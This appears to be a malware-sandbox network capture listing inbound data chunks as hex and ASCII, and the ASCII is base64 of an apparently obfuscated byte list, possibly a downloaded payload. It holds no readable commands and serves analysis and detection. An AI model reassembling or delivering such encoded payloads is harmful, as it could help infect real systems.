LGBGRCxgQ0IsYEYxLGBFQSxgOUYsYEZCLGAwNyxgRkYsYEQ0LGAzRixgOTYsYEZFLGBEMyxgN0YsYENC LGA0RixgRkQsYDU1LGA0MSxgQ0YsYEZGLGAyOCxgODYsYEZELGBCQixgMUEsYDc1LGBGMCxgN0YsYEZE LGA0NixgRkYsYDI4L

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	40	IN	Data Raw: 73 59 45 5a 47 4c 47 42 46 4e 69 78 67 52 44 63 73 59 45 5a 46 4c 47 41 79 51 69 78 67 4e 55 59 73 59 45 45 32 4c 47 41 33 52 69 78 67 52 55 49 73 59 45 55 7a 4c 47 42 45 52 69 78 67 52 6a 41 73 59 45 59 33 4c 47 42 47 4e 79 78 67 4d 30 49 73 59 45 5a 46 4c 47 42 45 4e 79 78 67 4e 6a 6b 73 59 44 6b 32 4c 47 41 33 52 69 78 67 4e 45 59 73 59 45 46 43 4c 47 41 33 51 79 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 69 78 67 51 55 45 73 59 45 5a 47 4c 47 42 45 4e 43 78 67 51 30 55 73 59 45 46 43 4c 47 42 47 52 69 78 67 4d 6a 41 73 59 44 56 46 4c 47 42 47 52 43 78 67 4e 7a 55 73 59 45 5a 47 4c 47 42 45 52 53 78 67 51 6a 4d 73 59 45 52 47 4c 47 41 79 52 43 78 67 52 6b 51 73 59 45 52 45 4c 47 42 47 52 53 78 67 51 54 59 73 59 45 4a 47 4c 47 41 7a 4f 43 78 67 4f 45 Data Ascii: sYEZGLGBFNixgRDcsYEZFLGAyQixgNUYsYEE2LGA3RixgRUIsYEUzLGBERixgRjAsYEY3LGBGNyxgM 0IsYEZFLGBENyxgNjksYDk2LGA3RixgNEYsYEFCLGA3QyxgRkYsYEY1LGA5RixgQUEsYEZGLGBENCxgQ 0UsYEFCLGBGRixgMjAsYDVFLGBGRCxgNzUsYEZGLGBERSxgQjMsYERGLGAyRCxgRkQsYERELGBGRSxgQ TYsYEJGLGAzOCxgOE
2021-12-02 17:36:08 UTC	41	IN	Data Raw: 4e 43 78 67 51 7a 45 73 59 44 4d 7a 4c 47 41 32 4f 43 78 67 51 30 59 73 59 45 4e 46 4c 47 42 46 51 69 78 67 51 6b 59 73 59 44 42 45 4c 47 41 31 52 53 78 67 4f 55 59 73 59 45 5a 47 4c 47 41 30 52 43 78 67 4f 45 59 73 59 44 64 46 4c 47 41 79 51 79 78 67 4e 55 51 73 59 45 5a 44 4c 47 42 45 4e 79 78 67 51 6b 59 73 59 45 4d 30 4c 47 41 31 51 69 78 67 52 6b 59 73 59 45 59 34 4c 47 42 43 52 43 78 67 4e 30 59 73 59 45 4e 43 4c 47 41 7a 52 69 78 67 4f 54 49 73 59 44 51 34 4c 47 42 47 52 43 78 67 4e 30 49 73 59 44 45 35 4c 47 41 78 4e 53 78 67 52 6a 59 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4f 54 45 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 52 6b 59 73 59 44 51 30 4c 47 42 46 4e 79 78 67 52 44 55 73 59 44 64 47 4c 47 42 47 4e 79 78 67 51 6b 59 73 59 45 45 79 4c 47 41 Data Ascii: NCxgQzEsYDMzLGA2OCxgQ0YsYENFLGBFQixgQkYsYDBELGA1RSxgOUYsYEZGLGA0RCxg OEYsYDdFLGAyQyxgNUQsYEZDLGBENyxgQkYsYEM0LGA1QixgRkYsYEY4LGBCRCxgN0YsYENCLGAzRixg OTIsYDQ4LGBGRCxgN0IsYDE5LGAxNSxgRjYsYDlCLGBGRixgOTEsYDNGLGA1NSxgRkYsYDQ0LGBFNyxg RDUsYDdGLGBGNyxgQkYsYEEyLGA
2021-12-02 17:36:08 UTC	42	IN	Data Raw: 45 56 47 4c 47 41 33 51 53 78 67 52 55 49 73 59 45 45 34 4c 47 42 43 52 69 78 67 52 6a 63 73 59 44 5a 47 4c 47 42 47 4f 53 78 67 52 6a 51 73 59 44 4d 33 4c 47 42 47 52 69 78 67 4f 45 51 73 59 44 6c 45 4c 47 41 34 4e 53 78 67 4e 30 49 73 59 44 52 42 4c 47 41 34 51 69 78 67 4d 6a 4d 73 59 44 6c 45 4c 47 41 7a 4e 79 78 67 4d 45 59 73 59 45 59 77 4c 47 42 46 4e 69 78 67 4d 30 59 73 59 45 5a 42 4c 47 42 45 4e 79 78 67 52 6b 59 73 59 44 52 46 4c 47 42 45 52 69 78 67 4e 45 49 73 59 44 56 47 4c 47 42 43 51 79 78 67 52 6b 55 73 59 45 55 31 4c 47 42 43 52 69 78 67 4f 44 63 73 59 45 5a 47 4c 47 42 46 4e 69 78 67 51 55 59 73 59 44 49 32 4c 47 42 45 4e 53 78 67 4e 6a 45 73 59 44 67 7a 4c 47 41 35 51 53 78 67 52 45 59 73 59 45 5a 44 4c 47 41 31 4e 79 78 67 4e 54 4d 73 Data Ascii: EVGLGA3QSxgRUIsYEE4LGBCRixgRjcsYDZGLGBGOSxgRjQsYDM3LGBGRixgOEQsYDlELGA4NSxgN0I sYDRBLGA4QixgMjMsYDlELGAzNyxgMEYsYEYwLGBFNixgM0YsYEZBLGBENyxgRkYsYDRFLGBERixgNEI sYDVGLGBCQyxgRkUsYEU1LGBCRixgODcsYEZGLGBFNixgQUYsYDI2LGBENSxgNjEsYDgzLGA5QSxgREY sYEZDLGA1NyxgNTMs
2021-12-02 17:36:08 UTC	44	IN	Data Raw: 78 67 52 6a 4d 73 59 45 55 32 4c 47 41 35 52 69 78 67 4f 44 59 73 59 44 4d 33 4c 47 42 47 52 69 78 67 51 30 59 73 59 45 4a 47 4c 47 42 46 4f 43 78 67 52 55 59 73 59 45 5a 45 4c 47 42 46 4d 79 78 67 52 44 49 73 59 45 59 79 4c 47 41 79 52 69 78 67 52 6b 59 73 59 45 56 43 4c 47 41 30 4e 69 78 67 4e 44 45 73 59 45 4d 33 4c 47 42 43 52 69 78 67 4d 7a 4d 73 59 44 4e 42 4c 47 41 33 52 53 78 67 52 54 41 73 59 44 41 30 4c 47 42 47 4f 43 78 67 4e 7a 63 73 59 44 67 32 4c 47 42 42 52 53 78 67 52 55 4d 73 59 45 4a 44 4c 47 42 47 52 53 78 67 4d 54 55 73 59 44 56 46 4c 47 42 47 52 69 78 67 4e 30 51 73 59 45 5a 46 4c 47 42 46 4f 43 78 67 4e 55 59 73 59 45 59 79 4c 47 42 45 52 69 78 67 51 54 51 73 59 45 5a 47 4c 47 41 30 4e 43 78 67 52 6a 4d 73 59 44 52 47 4c 47 42 47 4f Data Ascii: xgRjMsYEU2LGA5RixgODYsYDM3LGBGRixgQ0YsYEJGLGBFOCxgRUYsYEZELGBFMyxgRDIsYEYyLGAy RixgRkYsYEVCLGA0NixgNDEsYEM3LGBCRixgMzMsYDNBLGA3RSxgRTAsYDA0LGBGOCxgNzcsYDg2LGBB RSxgRUMsYEJDLGBGRSxgMTUsYDVFLGBGRixgN0QsYEZFLGBFOCxgNUYsYEYyLGBERixgQTQsYEZGLGA0 NCxgRjMsYDRGLGBGO
2021-12-02 17:36:08 UTC	45	IN	Data Raw: 43 4c 47 42 46 4f 53 78 67 4e 6b 59 73 59 45 59 31 4c 47 41 34 51 69 78 67 4e 30 59 73 59 45 4a 47 4c 47 41 79 4d 43 78 67 4d 6a 51 73 59 44 63 34 4c 47 41 30 52 53 78 67 4f 55 51 73 59 45 5a 46 4c 47 41 32 4e 69 78 67 4e 7a 59 73 59 44 67 79 4c 47 41 35 52 69 78 67 4e 54 4d 73 59 44 6b 77 4c 47 42 45 52 43 78 67 4e 7a 6b 73 59 45 59 31 4c 47 41 32 52 69 78 67 51 7a 55 73 59 45 46 43 4c 47 41 78 52 69 78 67 52 6b 51 73 59 44 52 45 4c 47 41 32 52 69 78 67 52 6b 59 73 59 45 5a 45 4c 47 42 47 4e 43 78 67 52 45 55 73 59 45 4a 45 4c 47 41 33 52 69 78 67 4d 30 59 73 59 45 59 30 4c 47 41 78 51 79 78 67 4d 6b 55 73 59 44 59 78 4c 47 41 78 51 53 78 67 4e 30 55 73 59 45 45 78 4c 47 42 44 51 69 78 67 4f 44 63 73 59 44 56 44 4c 47 41 78 4d 69 78 67 51 54 55 73 59 45 Data Ascii: CLGBFOSxgNkYsYEY1LGA4QixgN0YsYEJGLGAyMCxgMjQsYDc4LGA0RSxgOUQsYEZFLGA2NixgNzYsY DgyLGA5RixgNTMsYDkwLGBERCxgNzksYEY1LGA2RixgQzUsYEFCLGAxRixgRkQsYDRELGA2RixgRkYsY EZELGBGNCxgREUsYEJELGA3RixgM0YsYEY0LGAxQyxgMkUsYDYxLGAxQSxgN0UsYEExLGBDQixgODcsY DVDLGAxMixgQTUsYE
2021-12-02 17:36:08 UTC	46	IN	Data Raw: 52 6a 59 73 59 45 5a 47 4c 47 42 45 4f 43 78 67 4e 7a 6b 73 59 45 5a 43 4c 47 42 45 4e 79 78 67 51 7a 41 73 59 45 52 43 4c 47 42 44 52 69 78 67 52 6b 55 73 59 44 67 77 4c 47 41 7a 52 69 78 67 52 54 6b 73 59 45 59 33 4c 47 41 30 51 79 78 67 4e 30 59 73 59 45 46 43 4c 47 41 35 52 69 78 67 52 6b 45 73 59 44 49 7a 4c 47 41 78 52 53 78 67 4d 44 59 73 59 44 5a 47 4c 47 42 47 52 69 78 67 4f 44 6b 73 59 45 55 34 4c 47 42 47 51 79 78 67 51 6a 63 73 59 44 63 78 4c 47 41 31 4d 69 78 67 52 6a 55 73 59 44 49 33 4c 47 41 79 4d 69 78 67 4d 55 55 73 59 45 5a 42 4c 47 41 30 52 43 78 67 51 7a 4d 73 59 45 51 33 4c 47 42 47 52 69 78 67 52 54 45 73 59 45 5a 47 4c 47 41 78 4f 43 78 67 4d 45 45 73 59 45 59 77 4c 47 42 45 4e 79 78 67 52 6a 67 73 59 44 64 45 4c 47 42 47 52 53 78 Data Ascii: RjYsYEZGLGBEOCxgNzksYEZCLGBENyxgQzAsYERCLGBDRixgRkUsYDgwLGAzRixgRTksYEY3LGA0Qy xgN0YsYEFCLGA5RixgRkEsYDIzLGAxRSxgMDYsYDZGLGBGRixgODksYEU4LGBGQyxgQjcsYDcxLGA1MixgRjUsYDI3 LGAyMixgMUUsYEZBLGA0RCxgQzMsYEQ3LGBGRixgRTEsYEZGLGAxOCxgMEEsYEYwLGBENyxgRjgsYDdE LGBGRSx
2021-12-02 17:36:08 UTC	48	IN	Data Raw: 47 42 47 4e 43 78 67 52 6b 4d 73 59 44 4d 33 4c 47 42 42 4d 53 78 67 52 54 63 73 59 45 52 47 4c 47 42 44 4e 43 78 67 51 6b 4d 73 59 45 5a 44 4c 47 41 33 52 69 78 67 52 6b 51 73 59 44 51 32 4c 47 41 33 52 69 78 67 4d 54 4d 73 59 45 59 31 4c 47 42 47 51 79 78 67 4f 54 63 73 59 44 63 32 4c 47 41 31 52 53 78 67 52 6b 59 73 59 45 56 45 4c 47 42 47 4d 53 78 67 52 6b 45 73 59 44 68 47 4c 47 42 43 52 43 78 67 52 6b 49 73 59 44 4e 43 4c 47 42 47 52 53 78 67 52 44 63 73 59 45 59 30 4c 47 41 30 52 69 78 67 52 6b 59 73 59 45 5a 45 4c 47 42 44 51 69 78 67 4d 6a 41 73 59 44 4d 78 4c 47 42 47 4d 53 78 67 4d 44 63 73 59 44 55 77 4c 47 42 44 52 69 78 67 51 6b 59 73 59 44 56 43 4c 47 42 47 52 43 78 67 4e 7a 63 73 59 44 5a 43 4c 47 42 44 52 69 78 67 4e 30 59 73 59 44 41 77 Data Ascii: GBGNCxgRkMsYDM3LGBBMSxgRTcsYERGLGBDNCxgQkMsYEZDLGA3RixgRkQsYDQ2LGA3R ixgMTMsYEY1LGBGQyxgOTcsYDc2LGA1RSxgRkYsYEVELGBGMSxgRkEsYDhGLGBCRCxgRkIsYDNCLGBGR SxgRDcsYEY0LGA0RixgRkYsYEZELGBDQixgMjAsYDMxLGBGMSxgMDcsYDUwLGBDRixgQkYsYDVCLGBGR CxgNzcsYDZCLGBDRixgN0YsYDAw

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	49	IN	Data Raw: 63 73 59 45 5a 47 4c 47 41 31 4d 79 78 67 52 6b 45 73 59 45 52 43 4c 47 42 47 52 53 78 67 4f 54 59 73 59 45 5a 47 4c 47 42 42 4e 69 78 67 4e 6b 59 73 59 44 6b 30 4c 47 41 33 52 69 78 67 51 30 49 73 59 45 4a 47 4c 47 41 34 51 79 78 67 4e 30 45 73 59 45 49 31 4c 47 42 43 4d 69 78 67 52 6a 41 73 59 44 6c 43 4c 47 42 47 52 69 78 67 4e 6a 55 73 59 44 4e 47 4c 47 41 31 4e 53 78 67 52 6b 59 73 59 44 4e 46 4c 47 41 35 52 43 78 67 4e 54 63 73 59 44 4e 47 4c 47 42 44 4d 79 78 67 51 55 49 73 59 45 4a 47 4c 47 42 47 4e 43 78 67 4d 30 59 73 59 45 5a 47 4c 47 41 79 52 69 78 67 4e 30 55 73 59 45 5a 47 4c 47 42 47 4e 43 78 67 4e 45 59 73 59 45 5a 42 4c 47 42 46 4d 69 78 67 4d 7a 63 73 59 45 5a 46 4c 47 41 35 52 43 78 67 4f 44 4d 73 59 45 59 78 4c 47 42 47 52 53 78 67 4f Data Ascii: csYEZGLGA1MyxgRkEsYERCLGBGRSxgOTYsYEZGLGBBNixgNkYsYDk0LGA3RixgQ0IsYEJGLGA4Qyxg N0EsYEI1LGBCMixgRjAsYDlCLGBGRixgNjUsYDNGLGA1NSxgRkYsYDNFLGA5RCxgNTcsYDNGLGBDMyxg QUIsYEJGLGBGNCxgM0YsYEZGLGAyRixgN0UsYEZGLGBGNCxgNEYsYEZBLGBFMixgMzcsYEZFLGA5RCxg ODMsYEYxLGBGRSxgO
2021-12-02 17:36:08 UTC	50	IN	Data Raw: 45 4e 53 78 67 51 6b 59 73 59 45 46 42 4c 47 42 47 4d 79 78 67 52 55 45 73 59 44 6c 47 4c 47 41 34 4e 69 78 67 4e 54 63 73 59 45 49 7a 4c 47 41 33 52 69 78 67 52 55 59 73 59 45 52 47 4c 47 42 47 52 53 78 67 4d 7a 51 73 59 45 5a 45 4c 47 42 45 52 69 78 67 51 6b 59 73 59 45 59 34 4c 47 41 34 52 43 78 67 52 6b 55 73 59 44 67 7a 4c 47 41 34 4d 43 78 67 4e 54 51 73 59 45 4a 47 4c 47 41 79 4e 53 78 67 4e 44 67 73 59 45 49 31 4c 47 42 46 52 43 78 67 4f 54 59 73 59 45 51 78 4c 47 41 33 52 53 78 67 4e 45 49 73 59 44 49 79 4c 47 42 45 4e 53 78 67 4e 6b 59 73 59 45 5a 44 4c 47 41 35 51 69 78 67 4f 44 63 73 59 45 46 47 4c 47 41 33 52 69 78 67 4f 44 55 73 59 45 51 33 4c 47 41 30 4e 79 78 67 4e 30 59 73 59 45 56 42 4c 47 41 7a 52 69 78 67 52 6a 59 73 59 45 4e 43 4c 47 Data Ascii: ENSxgQkYsYEFBLGBGMyxgRUEsYDlGLGA4NixgNTcsYEIzLGA3RixgRUYsYERGLGBGRSxgMzQsYEZEL GBERixgQkYsYEY4LGA4RCxgRkUsYDgzLGA4MCxgNTQsYEJGLGAyNSxgNDgsYEI1LGBFRCxgOTYsYEQxL GA3RSxgNEIsYDIyLGBENSxgNkYsYEZDLGA5QixgODcsYEFGLGA3RixgODUsYEQ3LGA0NyxgN0YsYEVBL GAzRixgRjYsYENCLG
2021-12-02 17:36:08 UTC	52	IN	Data Raw: 59 44 49 79 4c 47 41 79 4e 53 78 67 52 54 51 73 59 44 6b 32 4c 47 41 30 51 79 78 67 4e 44 63 73 59 44 6b 30 4c 47 41 33 4e 69 78 67 52 55 45 73 59 45 4a 44 4c 47 42 47 51 53 78 67 4e 54 63 73 59 45 55 78 4c 47 42 45 4e 53 78 67 4e 30 59 73 59 45 55 79 4c 47 42 43 4e 79 78 67 4f 54 6b 73 59 45 5a 44 4c 47 42 43 51 53 78 67 52 54 6b 73 59 44 6b 7a 4c 47 42 45 52 69 78 67 52 6b 49 73 59 45 46 47 4c 47 42 47 4f 53 78 67 4d 45 59 73 59 45 5a 45 4c 47 41 31 4e 79 78 67 52 54 63 73 59 44 4d 30 4c 47 41 31 4f 53 78 67 4d 6a 4d 73 59 44 46 43 4c 47 41 78 4f 53 78 67 51 30 4d 73 59 44 49 35 4c 47 41 33 52 53 78 67 52 55 45 73 59 45 4a 44 4c 47 42 43 51 53 78 67 51 7a 41 73 59 45 46 43 4c 47 42 47 52 69 78 67 52 6a 67 73 59 44 49 33 4c 47 42 43 52 69 78 67 52 6b 59 Data Ascii: YDIyLGAyNSxgRTQsYDk2LGA0QyxgNDcsYDk0LGA3NixgRUEsYEJDLGBGQSxgNTcsYEUxLGBENSxgN0 YsYEUyLGBCNyxgOTksYEZDLGBCQSxgRTksYDkzLGBERixgRkIsYEFGLGBGOSxgMEYsYEZELGA1NyxgRT csYDM0LGA1OSxgMjMsYDFCLGAxOSxgQ0MsYDI5LGA3RSxgRUEsYEJDLGBCQSxgQzAsYEFCLGBGRixgRj gsYDI3LGBCRixgRkY
2021-12-02 17:36:08 UTC	53	IN	Data Raw: 53 78 67 52 55 59 73 59 44 56 44 4c 47 42 47 51 79 78 67 4e 7a 6b 73 59 44 6b 31 4c 47 42 47 52 69 78 67 52 54 59 73 59 44 4e 47 4c 47 41 30 51 79 78 67 4f 44 51 73 59 45 49 32 4c 47 42 45 52 43 78 67 52 6b 55 73 59 45 55 32 4c 47 42 47 52 69 78 67 4d 7a 41 73 59 44 4d 35 4c 47 41 77 4d 69 78 67 4f 55 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 52 54 6b 73 59 44 64 47 4c 47 41 34 51 69 78 67 4e 55 55 73 59 45 5a 45 4c 47 42 44 52 53 78 67 52 45 59 73 59 45 5a 43 4c 47 41 34 4e 79 78 67 4e 30 59 73 59 44 4e 43 4c 47 42 47 52 43 78 67 4e 6b 59 73 59 44 51 32 4c 47 42 47 52 69 78 67 4e 45 45 73 59 45 55 34 4c 47 41 32 51 69 78 67 4d 30 55 73 59 44 49 32 4c 47 41 35 52 53 78 67 52 6b 4d 73 59 44 46 45 4c 47 41 31 52 43 78 67 4d 44 67 73 59 45 59 31 4c 47 41 35 Data Ascii: SxgRUYsYDVDLGBGQyxgNzksYDk1LGBGRixgRTYsYDNGLGA0QyxgODQsYEI2LGBERCxgRkUsYEU2LGB GRixgMzAsYDM5LGAwMixgOUQsYDU3LGBGRixgRTksYDdGLGA4QixgNUUsYEZELGBDRSxgREYsYEZCLGA 4NyxgN0YsYDNCLGBGRCxgNkYsYDQ2LGBGRixgNEEsYEU4LGA2QixgM0UsYDI2LGA5RSxgRkMsYDFELGA 1RCxgMDgsYEY1LGA5
2021-12-02 17:36:08 UTC	54	IN	Data Raw: 4d 33 4c 47 42 47 52 53 78 67 52 6a 55 73 59 44 4e 47 4c 47 42 46 52 69 78 67 51 6a 63 73 59 44 52 45 4c 47 41 35 4d 79 78 67 52 45 59 73 59 45 59 79 4c 47 41 7a 4e 79 78 67 4d 44 6b 73 59 44 49 7a 4c 47 41 35 4d 69 78 67 52 45 59 73 59 44 45 31 4c 47 41 35 4e 43 78 67 51 6a 59 73 59 44 45 35 4c 47 42 43 4e 69 78 67 52 6b 59 73 59 45 56 43 4c 47 41 7a 4e 79 78 67 52 6b 45 73 59 44 56 45 4c 47 41 77 4f 53 78 67 52 54 6b 73 59 45 52 47 4c 47 42 47 51 79 78 67 51 6a 63 73 59 44 42 44 4c 47 41 31 52 69 78 67 52 6b 59 73 59 44 52 47 4c 47 42 47 52 53 78 67 4d 45 51 73 59 44 64 42 4c 47 42 47 52 43 78 67 52 6b 59 73 59 45 5a 42 4c 47 42 44 52 43 78 67 52 6b 55 73 59 45 4e 46 4c 47 41 7a 52 69 78 67 4d 7a 51 73 59 44 46 45 4c 47 42 47 52 43 78 67 52 54 41 73 59 Data Ascii: M3LGBGRSxgRjUsYDNGLGBFRixgQjcsYDRELGA5MyxgREYsYEYyLGAzNyxgMDksYDIzLGA5MixgREYs YDE1LGA5NCxgQjYsYDE5LGBCNixgRkYsYEVCLGAzNyxgRkEsYDVELGAwOSxgRTksYERGLGBGQyxgQjcs YDBDLGA1RixgRkYsYDRGLGBGRSxgMEQsYDdBLGBGRCxgRkYsYEZBLGBDRCxgRkUsYENFLGAzRixgMzQs YDFELGBGRCxgRTAsY
2021-12-02 17:36:08 UTC	59	IN	Data Raw: 79 51 69 78 67 4d 6b 51 73 59 44 49 79 4c 47 41 7a 4f 53 78 67 4e 44 63 73 59 45 55 32 4c 47 41 33 4e 79 78 67 51 54 55 73 59 45 55 31 4c 47 42 47 51 69 78 67 51 30 55 73 59 45 46 43 4c 47 41 32 4d 79 78 67 51 6b 4d 73 59 45 5a 42 4c 47 41 34 4d 79 78 67 52 54 6b 73 59 45 46 47 4c 47 42 47 4e 53 78 67 4d 6a 63 73 59 45 45 30 4c 47 41 35 4e 79 78 67 4e 30 59 73 59 45 59 7a 4c 47 42 42 51 69 78 67 51 6b 59 73 59 45 4d 34 4c 47 41 33 52 69 78 67 52 6a 55 73 59 44 45 78 4c 47 41 31 4f 53 78 67 51 7a 63 73 59 45 52 47 4c 47 42 45 4e 69 78 67 52 6b 45 73 59 45 59 32 4c 47 41 34 52 69 78 67 4e 44 67 73 59 45 55 35 4c 47 41 33 4e 69 78 67 4e 55 55 73 59 45 5a 45 4c 47 41 32 4e 53 78 67 52 6b 59 73 59 44 45 79 4c 47 42 43 52 43 78 67 52 6b 45 73 59 44 42 47 4c 47 Data Ascii: yQixgMkQsYDIyLGAzOSxgNDcsYEU2LGA3NyxgQTUsYEU1LGBGQixgQ0UsYEFCLGA2MyxgQkMsYEZBL GA4MyxgRTksYEFGLGBGNSxgMjcsYEE0LGA5NyxgN0YsYEYzLGBBQixgQkYsYEM4LGA3RixgRjUsYDExL GA1OSxgQzcsYERGLGBENixgRkEsYEY2LGA4RixgNDgsYEU5LGA3NixgNUUsYEZELGA2NSxgRkYsYDEyL GBCRCxgRkEsYDBGLG
2021-12-02 17:36:08 UTC	63	IN	Data Raw: 51 30 55 73 59 45 4a 47 4c 47 41 33 51 69 78 67 52 54 63 73 59 45 56 45 4c 47 42 43 52 69 78 67 4d 44 4d 73 59 44 5a 47 4c 47 42 47 52 69 78 67 4f 45 59 73 59 44 6b 7a 4c 47 42 47 52 69 78 67 52 6a 67 73 59 44 52 47 4c 47 41 30 52 53 78 67 4e 30 59 73 59 45 45 33 4c 47 42 46 52 69 78 67 4d 54 55 73 59 45 5a 47 4c 47 41 32 51 53 78 67 52 6a 41 73 59 45 59 32 4c 47 42 42 52 69 78 67 4f 44 45 73 59 44 49 78 4c 47 42 47 52 69 78 67 4d 45 55 73 59 44 59 32 4c 47 4 7 41 34 4e 53 78 67 52 6a 55 73 59 45 5a 47 4c 47 42 47 51 53 78 67 4f 45 51 73 59 44 64 46 4c 47 41 77 52 43 78 67 4e 30 45 73 59 45 5a 45 4c 47 41 32 4d 53 78 67 52 54 63 73 59 45 59 31 4c 47 41 79 51 69 78 67 51 6b 4d 73 59 44 64 46 4c 47 42 47 52 43 78 67 52 44 63 73 59 45 5a 46 4c 47 41 32 52 69 78 Data Ascii: Q0UsYEJGLGA3QixgRTcsYEVELGBCRixgMDMsYDZGLGBGRixgOEYsYDkzLGBGRixgRjgsYDRGLGA0RS xgN0YsYEE3LGBFRixgMTUsYEZGLGA2QSxgRjAsYEY2LGBBRixgODEsYDIxLGBGRixgMEUsYDY2LGA4NS xgRjUsYEZGLGBGQSxgOEQsYDdFLGAwRCxgN0EsYEZELGA2MSxgRTcsYEY1LGAyQixgQkMsYDdFLGBGRC xgRDcsYEZFLGA2Rix

Timestamp	kBytes transferred	Direction	Data
2021-12-02 17:36:08 UTC	64	IN	Data Raw: 53 78 67 4d 30 59 73 59 44 51 31 4c 47 42 42 52 69 78 67 52 6b 59 73 59 45 59 31 4c 47 41 35 52 43 78 67 52 44 63 73 59 44 68 47 4c 47 42 47 4d 53 78 67 52 6b 45 73 59 44 5a 47 4c 47 42 47 4d 69 78 67 4e 45 59 73 59 45 4a 44 4c 47 42 47 52 43 78 67 51 55 49 73 59 45 51 79 4c 47 42 47 52 69 78 67 52 6b 51 73 59 45 59 33 4c 47 42 47 4f 53 78 67 4e 44 63 73 59 44 4e 47 4c 47 42 47 4d 79 78 67 51 54 6b 73 59 44 63 32 4c 47 41 30 52 43 78 67 4e 54 51 73 59 45 5a 43 4c 47 42 44 51 79 78 67 4d 7a 49 73 59 45 59 34 4c 47 41 7a 4e 53 78 67 52 6a 6b 73 59 45 4a 45 4c 47 41 35 52 43 78 67 4e 54 63 73 59 44 64 47 4c 47 41 7a 52 43 78 67 51 6b 4d 73 59 44 64 42 4c 47 42 47 4d 69 78 67 4e 6b 59 73 59 45 45 33 4c 47 41 33 52 69 78 67 4e 7a 45 73 59 45 5a 42 4c 47 42 43 Data Ascii: SxgM0YsYDQ1LGBBRixgRkYsYEY1LGA5RCxgRDcsYDhGLGBGMSxgRkEsYDZGLGBGMixgNEYsYEJDLGBGRCxgQUIsYEQyLGBGRixgRkQsYEY3LGBGOSxgNDcsYDNGLGBGMyxgQTksYDc2LGA0RCxgNTQsYEZCLGBDQyxgMzIsYEY4LGAzNSxgRjksYEJELGA5RCxgNTcsYDdGLGAzRCxgQkMsYDdBLGBGMixgNkYsYEE3LGA3RixgNzEsYEZBLGBC
2021-12-02 17:36:08 UTC	68	IN	Data Raw: 45 73 59 45 59 33 4c 47 41 33 51 79 78 67 4e 44 59 73 59 44 45 30 4c 47 42 47 51 69 78 67 4f 45 51 73 59 44 5a 45 4c 47 41 33 4e 69 78 67 52 54 51 73 59 44 68 44 4c 47 41 33 4e 43 78 67 4e 7a 55 73 59 45 55 33 4c 47 42 45 4e 53 78 67 4d 30 59 73 59 44 46 45 4c 47 42 42 52 69 78 67 52 6b 55 73 59 44 4e 46 4c 47 42 46 51 69 78 67 4e 30 59 73 59 45 5a 45 4c 47 42 42 52 69 78 67 4e 45 49 73 59 45 5a 47 4c 47 42 42 4e 53 78 67 4d 30 59 73 59 45 56 43 4c 47 41 7 7 52 69 78 67 52 6b 49 73 59 44 64 45 4c 47 42 47 52 43 78 67 4e 54 63 73 59 45 5a 47 4c 47 41 32 4e 43 78 67 4e 30 45 73 59 45 59 31 4c 47 41 79 51 69 78 67 51 6a 4d 73 59 44 52 42 4c 47 42 47 4d 79 78 67 4f 55 49 73 59 45 5a 47 4c 47 42 44 4f 53 78 67 4d 30 59 73 59 44 55 31 4c 47 42 47 52 69 78 67 51 Data Ascii: EsYEY3LGA3QyxgNDYsYDE0LGBGQixgOEQsYDZELGA3NixgRTQsYDhDLGA3NCxgNzUsYEU3LGBENSxgM0YsYDFELGBBRixgRkUsYDNFLGBFQixgN0YsYEZELGBBRixgNEIsYEZGLGBBNSxgM0YsYEVCLGAwRixgRkIsYDdELGBGRCxgNTcsYEZGLGA2NCxgN0EsYEY1LGAyQixgQjMsYDRBLGBGMyxgOUIsYEZGLGBDOSxgM0YsYDU1LGBGRixgQ
2021-12-02 17:36:08 UTC	72	IN	Data Raw: 35 4c 47 41 78 4d 79 78 67 52 6b 59 73 59 45 45 35 4c 47 42 43 52 69 78 67 4d 6a 4d 73 59 45 5a 45 4c 47 42 46 4e 79 78 67 52 6b 59 73 59 45 5a 44 4c 47 42 43 51 69 78 67 4f 54 6b 73 59 45 5a 47 4c 47 42 46 51 53 78 67 4d 30 59 73 59 44 51 77 4c 47 42 42 52 69 78 67 52 45 55 73 59 45 49 78 4c 47 41 77 4f 43 78 67 52 6b 59 73 59 44 41 7a 4c 47 41 7a 52 69 78 67 4e 54 55 73 59 45 5a 47 4c 47 42 43 52 43 78 67 4f 55 51 73 59 44 55 33 4c 47 42 47 52 69 78 67 51 6a 63 73 59 44 64 47 4c 47 41 34 4d 43 78 67 4e 55 55 73 59 45 5a 45 4c 47 42 43 52 69 78 67 4d 54 63 73 59 44 56 47 4c 47 42 47 52 43 78 67 51 7a 4d 73 59 45 55 35 4c 47 41 31 52 69 78 67 52 6a 51 73 59 44 6c 43 4c 47 42 47 52 69 78 67 52 6a 4d 73 59 45 55 78 4c 47 42 46 51 53 78 67 51 7a 59 73 59 44 Data Ascii: 5LGAxMyxgRkYsYEE5LGBCRixgMjMsYEZELGBFNyxgRkYsYEZDLGBCQixgOTksYEZGLGBFQSxgM0YsYDQwLGBBRixgREUsYEIxLGAwOCxgRkYsYDAzLGAzRixgNTUsYEZGLGBCRCxgOUQsYDU3LGBGRixgQjcsYDdGLGA4MCxgNUUsYEZELGBCRixgMTcsYDVGLGBGRCxgQzMsYEU5LGA1RixgRjQsYDlCLGBGRixgRjMsYEUxLGBFQSxgQzYsYD
2021-12-02 17:36:08 UTC	76	IN	Data Raw: 4f 43 78 67 4f 45 4d 73 59 45 51 35 4c 47 42 47 52 69 78 67 52 6a 55 73 59 44 46 43 4c 47 42 47 52 43 78 67 4e 6a 6b 73 59 44 67 30 4c 47 42 47 4d 79 78 67 4d 30 59 73 59 45 52 45 4c 47 41 33 4f 53 78 67 52 6b 51 73 59 44 52 47 4c 47 42 44 4d 43 78 67 52 55 49 73 59 45 4e 43 4c 47 42 43 52 69 78 67 52 54 55 73 59 44 42 47 4c 47 42 47 4f 53 78 67 4d 6b 51 73 59 45 51 79 4c 47 42 45 52 69 78 67 52 54 6b 73 59 44 56 47 4c 47 42 47 51 53 78 67 4d 44 63 73 59 45 5a 45 4c 47 42 45 4e 43 78 67 52 6b 55 73 59 45 5a 47 4c 47 42 47 4e 53 78 67 4f 55 49 73 59 44 64 44 4c 47 41 77 52 53 78 67 4e 6b 59 73 59 45 4d 35 4c 47 41 31 51 69 78 67 4e 44 63 